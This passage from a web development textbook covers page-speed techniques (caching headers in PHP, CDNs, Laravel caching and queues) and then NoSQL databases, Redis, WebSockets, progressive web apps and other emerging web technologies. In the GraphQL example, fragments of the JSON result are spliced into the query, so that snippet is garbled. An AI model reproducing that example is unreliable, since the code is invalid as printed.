  <script src="https://analytics.example.com/tag.js" async></script>
</head>
...
<img src="img/hero-800.avif" width="800" height="450" alt="Students on the central
    ↪ lawn"
     srcset="img/hero-480.avif 480w, img/hero-800.avif 800w, img/hero-1600.avif 1600
    ↪ w"
     sizes="100vw" fetchpriority="high">
```

➤ How it works

Nothing in the optimised head blocks the first paint. The preconnect starts the DNS, TCP and TLS work for the font host (used by the fonts that `app.css` loads) in parallel. The image preload, with the same `imagesrcset` and `imagesizes` as the `<img>`, makes the browser start downloading the right-sized hero image — the LCP element — before the parser even reaches the `<img>`. The inlined critical CSS is enough to paint the header and hero; the full style sheet is fetched with `rel="preload"` and switched to a style sheet when it arrives, so it no longer blocks rendering (a normal `<link rel="stylesheet">` would, however small the critical CSS). The module script

and the async analytics script download in parallel without waiting; the module runs after parsing, and the async script runs briefly whenever it arrives. The image's width and height let the browser reserve its space, so nothing shifts when it arrives.

33.5 Caching and Delivery

33.5.1 HTTP caching

The fastest request is the one never made (Chapter 4).

- Give *versioned* static assets — file names containing a content hash, such as `app-3f9a1c.js`, which Vite generates — a long lifetime: `Cache-Control: public, max-age=31536000, immutable`. When the file changes, its name changes, so users never see stale versions.
- Give HTML pages short lifetimes or `no-cache` with validators (`ETag`), so that updates appear quickly.
- Never cache private, per-user pages in shared caches (`Cache-Control: private` or `no-store`).

Web servers and CDNs normally set these headers for static files, but it is instructive to do it by hand. The following script serves a versioned style sheet with a one-year lifetime and an `ETag`, and answers a conditional request with `304 Not Modified`:

PHP | examples/ch33/cache.php --- caching headers and validation

```php
<?php
$file = __DIR__ . '/app-4c1d9e.css';
$etag = '"' . md5_file($file) . '"';

header('Content-Type: text/css');
header('Cache-Control: public, max-age=31536000, immutable');
header('ETag: ' . $etag);

if (($_SERVER['HTTP_IF_NONE_MATCH'] ?? '') === $etag) {
    http_response_code(304);            // Not Modified: no body sent
    exit;
}
readfile($file);
```

➤ Testing with curl

```
$ php -S 127.0.0.1:8033 cache.php
$ curl -si http://127.0.0.1:8033/
HTTP/1.1 200 OK
Content-type: text/css;charset=UTF-8
Cache-Control: public, max-age=31536000, immutable
ETag: "5d1345f1913bf7b4ce847df279b2de89"

body{font-family:system-ui;margin:0}
.hero{aspect-ratio:16/9}
```

```
$ curl -si -H 'If-None-Match: "5d1345f1913bf7b4ce847df279b2de89"' http
    ↪ ://127.0.0.1:8033/
HTTP/1.1 304 Not Modified
Cache-Control: public, max-age=31536000, immutable
ETag: "5d1345f1913bf7b4ce847df279b2de89"
```

In practice the browser will not even send the second request for a year, because of `max-age` and `immutable`; the `ETag` matters for resources with short lifetimes, such as HTML pages.

33.5.2 Content delivery networks

A **CDN** (content delivery network) — Cloudflare, Fastly, Amazon CloudFront, Akamai — keeps copies of your static files (and, if configured, whole pages) on servers in many cities. Users download from the nearest one, reducing latency: a visitor in Dhaka is served from a nearby edge server rather than from a server in Europe. CDNs also absorb traffic spikes and attacks and can compress and optimise images automatically.

33.5.3 Service workers

A service worker (Chapter 7) can cache the application shell and data so that repeat visits load instantly and work offline — the basis of progressive web apps.

33.6 Server-Side Performance

A slow server makes TTFB, and therefore every other metric, slow. Common causes and remedies:

Slow queries. Add indexes for the columns in `WHERE`, `JOIN` and `ORDER BY`; check them with `EXPLAIN` (Chapter 23). Select only the columns needed. Paginate lists.

Too many queries. Eliminate N+1 queries with eager loading (Chapter 28); tools such as Laravel Debugbar or Telescope show the queries each page runs.

Repeated expensive work. Cache results that change rarely:

PHP | Caching an expensive query in Laravel

```php
$stats = Cache::remember('notice-stats', now()->addMinutes(10), function () {
    return Notice::published()
        ->selectRaw('category_id, COUNT(*) AS total')
        ->groupBy('category_id')
        ->pluck('total', 'category_id');
});
```

The first request computes and stores the result (in Redis, Memcached, the database or files); for the next ten minutes, requests read it instantly. Invalidate the cache (`Cache::forget('notice-stats')`) when the data changes.

Slow work during the request. Sending e-mails, generating PDFs, resizing images and calling

slow external APIs belong in a *queue*: the request dispatches a job and returns immediately; a background worker processes it.

PHP | Dispatching a queued job

```php
SendNoticeNotifications::dispatch($notice);      // returns at once; a worker
    ↪ sends the e-mails
```

PHP and framework overhead. Enable OPcache (which keeps compiled PHP in memory) in production, and let Laravel cache its configuration, routes, views and events:

➤ Production optimisation in Laravel

```
$ composer install --no-dev --optimize-autoloader
$ php artisan optimize          # caches config, routes, views and events
```

When one server is no longer enough, scale horizontally behind a load balancer, with shared caches and sessions and read replicas for the database (Chapter 25).

✔ Check Your Understanding

1. Name the three Core Web Vitals and their "good" thresholds.
2. Why should the LCP image not be lazy-loaded?
3. Why can versioned assets be cached for a year?
4. What kind of work should be moved to a queue?

33.7 A Performance Checklist

Table 33.1. Performance checklist.

Area	Checks
Network	HTTPS with HTTP/2 or HTTP/3; compression (Brotli/gzip); CDN for static files; few redirects
HTML/CSS	Small critical CSS; no unused frameworks; fonts subset, WOFF2, `swap`
JavaScript	`defer`/modules; code splitting; small bundles; no long tasks; minimal third-party scripts
Images	AVIF/WebP; responsive `srcset`; lazy-load below the fold; dimensions set; LCP image preloaded
Caching	Long-lived versioned assets; validators for HTML; application caching for expensive data
Server	Indexed queries; no N+1; pagination; queues for slow work; OPcache; framework caches
Monitoring	Lighthouse in development; field Core Web Vitals; alerts on regressions

Real-World Case: The university home page that weighed 14 MB

Scenario. A university's redesigned home page looks impressive on the design team's monitors. Students complain that it takes 20 seconds to open on their phones and uses a noticeable amount of their data packs.

Problem. Lighthouse reports a mobile performance score of 11, an LCP of 16.8 seconds and a CLS of 0.42. The page weighs 14 MB.

Analysis. The hero slider loads six uncompressed 3000-pixel PNG photographs (9 MB); three web fonts in eight weights; a full icon font for twelve icons; jQuery plus four plug-ins in the head without `defer`; a news widget that loads without reserved space; and no compression or caching headers on the server.

Solution. Replace the slider with one hero image in AVIF/WebP, responsively sized and preloaded (about 120 KB); one variable font subset; inline SVG icons; deferred scripts, with jQuery removed in favour of native JavaScript; reserved space for the news widget; Brotli and long-lived caching for versioned assets; a CDN. The page falls to 700 KB; LCP becomes 2.1 seconds and CLS 0.02.

Lesson. Design and performance are decided together. Measure on the devices your users actually have.

Chapter Summary

- Performance affects users, conversions, search ranking, accessibility and cost.
- TTFB, FCP, LCP, INP and CLS describe loading, responsiveness and stability; LCP ≤ 2.5 s, INP ≤ 200 ms and CLS ≤ 0.1 are "good".
- Lighthouse and the developer tools give lab data; PageSpeed Insights and RUM give field data. Measure on realistic devices.
- Shorten the critical rendering path: defer scripts, keep critical CSS small, use resource hints.
- Send less: compression, minification, code splitting, less JavaScript, optimised images and fonts.
- Cache aggressively with versioned assets; use CDNs and service workers.
- On the server: indexes, eager loading, application caching, queues, OPcache and framework caches; scale horizontally when needed.

Key Terms

TTFB
FCP
LCP
INP
CLS
Core Web Vitals
lab data
field data
Lighthouse
PageSpeed Insights
real-user monitoring
critical rendering path
render-blocking
critical CSS
preload
preconnect
compression
Brotli
minification
bundling
code splitting

tree shaking	service worker	OPcache
lazy loading	application cache	php artisan optimize
versioned asset	Cache::remember	
CDN	queue	

Review Questions

1. Why does performance matter? Give four reasons.
2. Define TTFB, FCP, LCP, INP and CLS.
3. Distinguish lab data from field data, with a tool for each.
4. Explain the critical rendering path and three ways to shorten it.
5. List five ways of reducing the weight of a page.
6. Explain how versioned file names allow long cache lifetimes.
7. What is a CDN, and how does it improve performance?
8. Describe three server-side optimisations in Laravel.

Exam-Style Questions

1. **[6 marks]** Explain the Core Web Vitals and describe two techniques for improving each.
2. **[5 marks]** A page takes 9 seconds to load on mobile. Describe how you would diagnose the problem and five likely fixes.
3. **[4 marks]** Explain application-level caching and queues in Laravel, with code.

Model answer to Question 1 (outline). *LCP* (loading, good $\leq 2.5\,\text{s}$): serve the hero image in AVIF/WebP at the right size and preload it with high fetch priority; reduce TTFB with caching and a CDN. *INP* (responsiveness, good $\leq 200\,\text{ms}$): break up long JavaScript tasks or move heavy work to a Web Worker; reduce and defer third-party scripts. *CLS* (visual stability, good ≤ 0.1): set `width` and `height` on images and reserve space for embeds and advertisements; use `font-display: swap` with fallback fonts of similar metrics.

Answers to Check Your Understanding

1. LCP $\leq 2.5\,\text{s}$, INP $\leq 200\,\text{ms}$, CLS ≤ 0.1.
2. It is the most important visible content; lazy loading delays its download until layout, making the page look loaded later.
3. Their names change whenever their content changes, so a cached copy can never be stale: a new version is a new URL.
4. Slow work not needed for the immediate response: sending e-mails and notifications, generating reports and PDFs, processing images, calling slow external services.

CHAPTER 34

NoSQL and Emerging Web Technologies

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain why non-relational (NoSQL) databases were developed and describe the four main families;
- model data as documents in MongoDB and choose between embedding and referencing;
- use a key-value store such as Redis for caching, sessions, counters and queues;
- explain the CAP theorem, ACID versus BASE, and choose a database for a given problem;
- compare polling, Server-Sent Events and WebSockets for real-time features, and build a WebSocket chat server;
- describe current front-end architectures (SPA, SSR, meta-frameworks) and progressive web apps;
- summarise GraphQL, WebAssembly, serverless and edge computing, AI on the web and decentralised Web3 ideas.

The web never stands still. Chapter 2 traced its evolution from the read-only Web 1.0 through the interactive, social Web 2.0 to the "intelligent" and decentralised ideas grouped under Web 3.0. This chapter surveys the technologies that drive the current stage: databases beyond SQL, real-time communication, new front-end architectures, and new places for code to run. The aim is not to master each one — each deserves its own book — but to understand what problem it solves and when to reach for it.

34.1 Beyond Relational Databases

Relational databases (Chapter 23) have served the web for decades, and remain the right default for most applications. In the 2000s, however, companies such as Google, Amazon and Facebook met problems that strained them:

- **Scale.** Billions of records and millions of requests per second, more than one server can handle. Relational databases scale most easily *vertically* (a bigger server); spreading joins and transactions across many servers (*horizontal* scaling) is hard.

- **Flexible structure.** Product catalogues where every category has different attributes, event logs, user profiles that change weekly — data that fits awkwardly into fixed tables and needs frequent migrations.
- **Specialised access patterns.** Extremely fast lookups by key, relationships many levels deep (friends of friends), or time series.

The response was a family of databases collectively called **NoSQL** ("not only SQL"). They typically give up some relational features — joins, a fixed schema, multi-record transactions — in exchange for easy horizontal scaling, flexibility or speed.

34.1.1 The four families

Table 34.1. NoSQL database families.

Family	Data model	Examples	Typical uses
Document	JSON-like documents grouped in collections; each document can have its own fields	MongoDB, Firestore, CouchDB	Content management, catalogues, user profiles
Key-value	A value stored under a unique key; the database does not look inside the value	Redis, Valkey, DynamoDB, Memcached	Caching, sessions, counters, queues, leaderboards
Wide-column	Rows with many, variable columns, partitioned across servers	Cassandra, HBase, ScyllaDB	Huge write-heavy data: messaging, IoT, time series
Graph	Nodes and relationships with properties	Neo4j, Amazon Neptune	Social networks, recommendations, fraud detection




Figure 34.1. The four NoSQL data models.

34.2 Document Databases: MongoDB

MongoDB is the most widely used document database. It stores *documents* — JSON-like objects, stored internally in a binary form called BSON — in *collections*, the counterpart of tables. Documents in one collection need not have the same fields, and a document can contain arrays and nested objects.

34.2.1 Modelling a notice as a document

In the relational design of Chapter 23, a notice with its category, tags and comments occupies rows in five tables. As a document it can be a single object:

JSON | A notice document in MongoDB

```
{
  "_id": ObjectId("66f1c2a9e4b0a1b2c3d4e5f6"),
  "title": "Mid-term exam schedule",
  "body": "The mid-term examinations begin on 12 October...",
  "category": "Examinations",
  "tags": ["cse", "exam", "urgent"],
  "author": { "id": 7, "name": "Dr Rahman" },
  "published_at": ISODate("2026-09-20T09:00:00Z"),
  "comments": [
    { "user": "Sadia", "text": "Is the lab exam included?", "at": ISODate("
    ↪ 2026-09-20T10:15:00Z") }
  ]
}
```

Reading the notice page now needs one lookup instead of a five-table join. The cost is duplication: the author's name is copied into every notice, so renaming an author means updating many documents.

34.2.2 Queries

MongoDB queries are themselves expressed as documents. In the MongoDB shell (`mongosh`):

JavaScript | CRUD operations in the MongoDB shell

```
1  // Create
2  db.notices.insertOne({ title: "Library closed on Friday", category: "General", tags:
       ↪ ["library"] });
3
4  // Read: published exam notices tagged "cse", newest first, title and date only
5  db.notices.find(
6    { category: "Examinations", tags: "cse", published_at: { $lte: new Date() } },
7    { title: 1, published_at: 1 }
8  ).sort({ published_at: -1 }).limit(10);
9
10 // Update: add a comment to one notice
11 db.notices.updateOne(
12   { _id: ObjectId("66f1c2a9e4b0a1b2c3d4e5f6") },
13   { $push: { comments: { user: "Karim", text: "Thanks!", at: new Date() } } }
14 );
15
16 // Delete
17 db.notices.deleteMany({ category: "General", published_at: { $lt: ISODate("
       ↪ 2025-01-01") } });
18
19 // Aggregate: number of notices per category (like GROUP BY)
20 db.notices.aggregate([
21   { $group: { _id: "$category", total: { $sum: 1 } } },
22   { $sort: { total: -1 } }
23 ]);
24
```

```
// Index, just as in SQL
db.notices.createIndex({ category: 1, published_at: -1 });
```

Operators start with `$`: `$lte` (less than or equal), `$push` (append to an array), `$group` and `$sum`. Table 34.2 relates the vocabulary to SQL.

Table 34.2. SQL and MongoDB terminology.

SQL	MongoDB
database	database
table	collection
row	document
column	field
primary key	`_id` (generated automatically)
`JOIN`	embedding, or `$lookup` in an aggregation
`GROUP BY`	`$group` stage
`ALTER TABLE` migration	not required (but schema validation is available)

34.2.3 Embedding or referencing?

The central design decision in a document database is whether related data is *embedded* in the document or stored in another collection and *referenced* by its `_id`.

- **Embed** data that is read together with its parent, belongs only to it and is bounded in size: a notice's tags, an order's line items, an address.
- **Reference** data that is shared by many documents, changes independently, or grows without limit: users, products, and comments on a popular post (a MongoDB document is limited to 16 MB).

The rule of thumb is to design documents around the application's *queries*: data that is displayed together is stored together.

✗ Common Mistake

Wrong. "MongoDB is schemaless, so we don't need to design anything."

Why it fails. The database does not enforce a schema, but the application still expects one. Without design, the same collection accumulates `name`, `fullName` and `full_name` fields, and every query must cope with all of them.

Correct. Design the document structure deliberately, validate it (in the application, and with MongoDB's JSON Schema validation), and use an ODM (object-document mapper) such as Mongoose for Node.js or the Laravel MongoDB package.

34.3 Key-Value Stores: Redis

Redis keeps data in memory, making reads and writes take well under a millisecond. Although it is often described as a key-value store, its values can be strings, lists, sets, sorted sets and

hashes, each with its own commands. The following session, run with `redis-cli`, shows the most common web uses:

➤ **Redis commands for web applications**

```
127.0.0.1:6379> SET notice:42:title "Mid-term exam schedule"
OK
127.0.0.1:6379> GET notice:42:title
"Mid-term exam schedule"
127.0.0.1:6379> SET session:ab12 '{"user_id":7}' EX 1800
OK
127.0.0.1:6379> TTL session:ab12
(integer) 1800
127.0.0.1:6379> INCR page:home:views
(integer) 1
127.0.0.1:6379> INCR page:home:views
(integer) 2
127.0.0.1:6379> ZADD leaderboard 88 rahim 95 karim 76 sadia
(integer) 3
127.0.0.1:6379> ZREVRANGE leaderboard 0 1 WITHSCORES
1) "karim"
2) "95"
3) "rahim"
4) "88"
127.0.0.1:6379> LPUSH queue:emails job1 job2
(integer) 2
127.0.0.1:6379> RPOP queue:emails
"job1"
```

The session shows, in order: caching a value under a descriptive key; a session record that expires automatically after 30 minutes (`EX 1800`; `TTL` reports the seconds left); an atomic page-view counter (`INCR` is safe even when many requests increment it at once); a sorted set used as a leaderboard, read back highest score first; and a list used as a queue, with jobs added at one end (`LPUSH`) and taken from the other (`RPOP`).

Laravel uses Redis for exactly these purposes by changing configuration, not code: `CACHE_STORE=redis`, `SESSION_DRIVER=redis` and `QUEUE_CONNECTION=redis` in `.env`. The `Cache::remember` call of Chapter 33 then stores its results in Redis, and sessions become shared across all the application's servers. Because Redis holds data in memory, it is used *alongside* a primary database, not instead of one.

34.4 Choosing a Database

34.4.1 The CAP theorem

When data is replicated across servers connected by a network, the network can fail and split the servers into groups that cannot communicate — a *partition*. The **CAP theorem** (Eric Brewer, 2000) states that during a partition a distributed database must choose between:

Consistency (C) — every read returns the most recent write (or an error); and

Availability (A) — every request receives a non-error response, possibly with stale data.

Since partitions (P) cannot be prevented, the real choice is between CP systems, which refuse some requests during a partition rather than return stale data (a bank balance), and AP systems, which keep answering and reconcile later (a social media like count).

34.4.2 ACID and BASE

Relational databases provide **ACID** transactions (Chapter 23): Atomic, Consistent, Isolated, Durable. Many distributed NoSQL systems instead follow **BASE**: *Basically Available*, *Soft state*, *Eventually consistent* — replicas may disagree briefly, but converge. The distinction has blurred: MongoDB supports multi-document ACID transactions, and distributed SQL databases (CockroachDB, Google Spanner) scale horizontally.

34.4.3 Guidelines

Table 34.3. Choosing a database.

Situation	Good choice
Structured data with relationships, transactions and reporting (universities, shops, banks)	Relational: PostgreSQL, MySQL
Varied, nested, rapidly changing records read as a whole	Document: MongoDB
Caching, sessions, counters, rate limits, queues, real-time leaderboards	Key-value: Redis
Massive write volumes across data centres	Wide-column: Cassandra
Deeply connected data and path queries	Graph: Neo4j
Full-text search with relevance ranking	Search engine: Elasticsearch, Meilisearch

Large systems usually combine several — **polyglot persistence**: PostgreSQL as the source of truth, Redis for caching and queues, and a search engine for search. When in doubt, start with a relational database; PostgreSQL even stores and indexes JSON documents (`jsonb` columns), covering many "flexible schema" needs.

✔ Check Your Understanding

1. Name the four NoSQL families with one example each.
2. When should related data be embedded in a MongoDB document?
3. What must a distributed database choose between during a network partition?
4. Give three uses of Redis in a web application.

34.5 The Real-Time Web

HTTP is a request–response protocol: the server cannot speak until the client asks. Chat, live scores, notifications, shared documents and dashboards need the server to *push* updates. Figure 34.2 compares the options.




Figure 34.2. Techniques for server-to-client updates.

Short polling — the client asks every few seconds (`setInterval` with `fetch`). Simple, but wasteful and delayed.

Long polling — the server holds each request open until it has news, then the client immediately asks again.

Server-Sent Events (SSE) — one long-lived HTTP response over which the server streams events (`Content-Type: text/event-stream`); the browser's `EventSource` API reconnects automatically. One-way, server to client; ideal for notifications, live feeds and streaming AI responses.

WebSocket — the connection starts as HTTP and is *upgraded* (status `101 Switching Protocols`) to a persistent, full-duplex channel over which both sides send messages at any time with very little overhead. Ideal for chat, games and collaborative editing.

34.5.1 A WebSocket chat server

The following Node.js server, using the popular `ws` package, broadcasts every message it receives to all connected clients:

JavaScript | `examples/ch34/chat-server.js`

```
import { WebSocketServer } from 'ws';

const wss = new WebSocketServer({ port: 8034 });

wss.on('connection', (socket) => {
  socket.send(JSON.stringify({ from: 'server', text: 'Welcome!' }));

  socket.on('message', (data) => {
    const msg = JSON.parse(data);
    for (const client of wss.clients) {              // broadcast to everyone
      if (client.readyState === client.OPEN) {
        client.send(JSON.stringify({ from: msg.from, text: msg.text }));
      }
    }
  });
});
console.log('Chat server on ws://localhost:8034');
```

In the browser — and in Node.js 22, which has the same built-in `WebSocket` class — a client is a few lines:

JavaScript | `examples/ch34/test-clients.js --- two clients`

```
const a = new WebSocket('ws://localhost:8034');
const b = new WebSocket('ws://localhost:8034');
const show = (who) => (e) => console.log(who, 'received', e.data);
a.onmessage = show('A');
b.onmessage = show('B');

let open = 0;
const ready = () => { if (++open === 2) setTimeout(() =>
  a.send(JSON.stringify({ from: 'Rahim', text: 'Is the lab at 10?' })), 100); };
a.onopen = ready;
b.onopen = ready;
setTimeout(() => { a.close(); b.close(); }, 600);
```

➤ Output

```
$ node chat-server.js &
$ node test-clients.js
A received {"from":"server","text":"Welcome!"}
B received {"from":"server","text":"Welcome!"}
A received {"from":"Rahim","text":"Is the lab at 10?"}
B received {"from":"Rahim","text":"Is the lab at 10?"}
```

Client B received Rahim's message without asking for it. In production, use `wss://` (WebSocket over TLS), authenticate the connection, validate every message, and when there are several servers, share messages between them (for example with Redis publish/subscribe). In Laravel, *broadcasting* with the first-party WebSocket server *Reverb* lets an event such as `NoticePublished` be pushed to browsers, which listen with the Laravel Echo library.

34.6 Modern Front-End Architecture

34.6.1 Single-page applications and components

In a **single-page application** (SPA) the browser downloads one HTML shell and a JavaScript application, which renders every view and fetches data from an API (Chapters 30 and 31). Frameworks such as *React* (Meta), *Vue.js* and *Angular* (Google) organise the interface into reusable *components* and update the DOM automatically when the application's *state* changes, instead of the manual DOM manipulation of Chapter 17:

JavaScript | `A React component (JSX)`

```
function NoticeList({ notices }) {
  const [query, setQuery] = useState('');
  const shown = notices.filter(n => n.title.toLowerCase().includes(query.toLowerCase
    ↪ ()));
  return (
```

```
    <section>
      <input value={query} onChange={e => setQuery(e.target.value)} placeholder="
    ↪ Search" />
      <ul>{shown.map(n => <li key={n.id}>{n.title}</li>)}</ul>
    </section>
  );
}
```

When `query` changes, React re-runs the function and updates only the parts of the DOM that differ — the list is filtered as the user types with no `createElement` or `innerHTML` code at all.

34.6.2 Rendering strategies

Pure SPAs have drawbacks: a blank page until the JavaScript loads, more work for search engines, and large bundles on slow phones (Chapter 33). Current practice mixes rendering strategies:

Client-side rendering (CSR) — the browser builds the page (classic SPA).

Server-side rendering (SSR) — the server renders the HTML for each request, then the JavaScript *hydrates* it to make it interactive.

Static site generation (SSG) — pages are rendered once at build time and served from a CDN; ideal for documentation and blogs.

Incremental static regeneration (ISR) — statically generated pages that are rebuilt in the background at intervals or when their data changes.

Islands architecture — mostly static HTML with small, independently hydrated interactive "islands".

Meta-frameworks such as Next.js (React), Nuxt (Vue), SvelteKit and Astro provide these strategies with routing and data loading built in. In the Laravel world, *Inertia.js* lets Laravel controllers render React or Vue pages without a separate API, and *Livewire* builds dynamic interfaces from PHP components — both are options in Laravel's starter kits (Chapter 26).

34.6.3 Progressive web apps

A **progressive web app** (PWA) is a website that can be installed on a phone or desktop and work offline, like a native app. It needs HTTPS, a *web app manifest* and a *service worker*:

JSON | manifest.webmanifest

```
{
  "name": "University Notice Board",
  "short_name": "Notices",
  "start_url": "/",
  "display": "standalone",
  "background_color": "#ffffff",
  "theme_color": "#0e9f8e",
  "icons": [
    { "src": "/icons/192.png", "sizes": "192x192", "type": "image/png" },
    { "src": "/icons/512.png", "sizes": "512x512", "type": "image/png" }
  ]
```

```
}
```

JavaScript | sw.js --- a cache-first service worker

```
const CACHE = 'notices-v1';
const SHELL = ['/', '/css/app.css', '/js/app.js', '/offline.html'];

self.addEventListener('install', (e) => {
  e.waitUntil(caches.open(CACHE).then(cache => cache.addAll(SHELL)));
});

self.addEventListener('fetch', (e) => {
  e.respondWith(
    caches.match(e.request)
      .then(cached => cached || fetch(e.request))
      .catch(() => caches.match('/offline.html'))
  );
});
```

The page links the manifest with `<link rel="manifest" href="/manifest.webmanifest">` and registers the worker with `navigator.serviceWorker.register('/sw.js')`. The service worker sits between the page and the network, answering requests from its cache when possible — so the notice board opens instantly, and even without a connection.

34.7 Other Technologies Shaping the Web

34.7.1 GraphQL

REST APIs (Chapter 30) return fixed shapes, so clients often receive too much data or need several requests. **GraphQL**, developed at Facebook, exposes one endpoint and lets the client ask for exactly the fields it needs, across related objects, in one request:

Text | A GraphQL query and its JSON result

```
query {
  notice(id: 42) {
    title
    author { name }
    ↪ included?"}]
    comments(last: 1) { text }
  }
}
```

```
{"data": {"notice": {
   "title": "Mid-term exam schedule",
   "author": {"name": "Dr Rahman"},
   "comments": [{"text": "Is the lab exam

 }}}
```

It suits applications with many different clients and screens; REST remains simpler to cache and to secure for most APIs.

34.7.2 WebAssembly

WebAssembly (Wasm) is a compact binary instruction format that browsers execute at near-native speed, alongside JavaScript. Code written in C, C++, Rust or Go is compiled to Wasm

and called from JavaScript. It powers tasks too heavy for JavaScript: image and video editing (Figma, Photoshop on the web), games, CAD, scientific computing, and running databases such as SQLite and even PHP inside the browser. Wasm also runs outside browsers as a lightweight, sandboxed format for server and edge code.

34.7.3 Serverless and edge computing

With **serverless** functions (AWS Lambda, Google Cloud Run functions, Vercel and Netlify functions) developers deploy individual functions; the provider runs them on demand, scales them automatically, and charges only for execution time. *Edge* platforms (Cloudflare Workers, Deno Deploy) run such functions in CDN locations near the user for very low latency. Laravel applications can run serverless with Laravel Vapor or Bref. The trade-offs are cold starts, execution limits and dependence on a provider. Containers (Docker) and orchestration (Kubernetes) are the other main modern deployment model (Chapter 35).

34.7.4 Artificial intelligence on the web

Large language models (LLMs) have become a web technology in their own right:

- **AI features in applications** — chat assistants, summarisation, semantic search and recommendations, built by calling an AI provider's HTTP API from the server (never exposing the API key in the browser) and often streaming the response to the page with Server-Sent Events. Semantic search stores *embeddings* (numeric vectors representing meaning) in a vector database or in PostgreSQL with the `pgvector` extension.
- **AI-assisted development** — code assistants and agents that generate, explain, test and review code. They speed up routine work, but their output must be reviewed with the same care as any code: it can contain bugs and security flaws (Chapter 32), and developers remain responsible for understanding what they ship.
- **Responsible use** — protect personal data sent to AI services, tell users when content is AI-generated, guard against *prompt injection* (untrusted text that tries to override the model's instructions), and keep a human in the loop for consequential decisions.

34.7.5 Web3 and decentralisation

The course slides describe Web 3.0 as combining the AI-powered, *semantic* web (data that machines can understand) with *decentralisation*: blockchains, smart contracts and wallets that let users own data and assets without a central authority. Decentralised applications (dApps) call smart contracts from JavaScript through a wallet. The ideas remain debated — blockchains trade performance and simplicity for decentralisation, and many projects have struggled to find uses beyond cryptocurrency — but decentralised identity and content-addressed storage (IPFS) continue to be explored.

Real-World Case: Live exam-result notifications

Scenario. On result day, 20,000 students keep refreshing the university portal to see whether results are published.

Problem. Each refresh renders a full page and queries the database; the server collapses under the load every semester.

Analysis. The students do not need full pages; they need to know *when* something changes. Refreshing is short polling at its worst: thousands of identical requests returning "nothing new".

Solution. Serve the results page from a cache (Redis) and invalidate it once when results are published. Open a Server-Sent Events or WebSocket (Reverb) channel on the portal; when results are published, a single `ResultsPublished` event is broadcast and every open page shows a banner. Notification e-mails are queued (Redis) and sent gradually by workers. Install the portal as a PWA so that students receive push notifications.

Lesson. Real-time push and caching turn a spike of repeated requests into a single broadcast.

Chapter Summary

- NoSQL databases trade relational features for horizontal scaling, flexible structure or speed. The four families are document, key-value, wide-column and graph.
- MongoDB stores JSON-like documents in collections; design documents around queries, embedding bounded data read together and referencing shared or unbounded data.
- Redis keeps data in memory and provides caching, sessions, counters, sorted sets and queues; it complements a primary database.
- The CAP theorem: during a partition a distributed system chooses consistency or availability. ACID and BASE describe different guarantees. Relational databases remain the sensible default; large systems use several stores.
- Polling, long polling, SSE and WebSockets provide server-to-client updates; WebSockets are full-duplex.
- SPAs, components and meta-frameworks with SSR/SSG shape modern front ends; PWAs add installation and offline use through a manifest and a service worker.
- GraphQL, WebAssembly, serverless and edge computing, AI and Web3 ideas are changing how web applications are built.

Key Terms

NoSQL
document database
collection
BSON
embedding
referencing
key-value store
Redis
wide-column store
graph database
horizontal scaling
CAP theorem
partition
ACID
BASE
eventual consistency
polyglot persistence
polling
long polling
Server-Sent Events
WebSocket
broadcasting
Reverb
single-page application

component
state
SSR
SSG
hydration
meta-framework
progressive web app
web app manifest
service worker
GraphQL
WebAssembly
serverless
edge computing
embedding (AI)
prompt injection
Web3
smart contract

Review Questions

1. What problems led to the development of NoSQL databases?
2. Describe the four NoSQL families, with an example and a typical use of each.
3. Convert a relational design of a blog post with tags and comments into a MongoDB document. Justify your embedding choices.
4. Write MongoDB queries to insert a document, find documents by two conditions, and count documents per category.
5. Explain the CAP theorem with an example of a CP and an AP system.
6. Compare ACID and BASE.
7. Compare short polling, long polling, SSE and WebSockets.
8. What are CSR, SSR and SSG? When is each appropriate?
9. What three things does a progressive web app need?
10. Briefly explain GraphQL, WebAssembly and serverless computing.

Exam-Style Questions

1. **[5 marks]** Compare relational and document databases. For an e-commerce product catalogue with very different attributes per category, which would you choose and why?
2. **[5 marks]** Explain how WebSockets differ from HTTP. Write a server that broadcasts messages to all clients.
3. **[4 marks]** Explain what a service worker is and write one that serves an application shell from the cache.
4. **[4 marks]** Discuss the opportunities and risks of using AI in web applications and web development.

Model answer to Question 1 (outline). Relational databases store data in tables with a fixed schema, relationships through foreign keys and joins, and ACID transactions; they excel at structured, related data and reporting. Document databases store self-contained JSON-like documents with flexible fields, scale horizontally easily, and read a whole object in one lookup, but duplicate data and have weaker join support. For a catalogue in which phones, books and clothes have entirely different attributes, a document database (or a relational database with a `jsonb` attributes column) fits well: each product stores its own attributes, new categories need no migration, and a product page is one read. Orders and payments, which need transactions and

consistency, would stay in a relational database — polyglot persistence.

Answers to Check Your Understanding

1. Document (MongoDB), key-value (Redis), wide-column (Cassandra), graph (Neo4j).
2. When it is read together with the parent, belongs only to it, and is bounded in size.
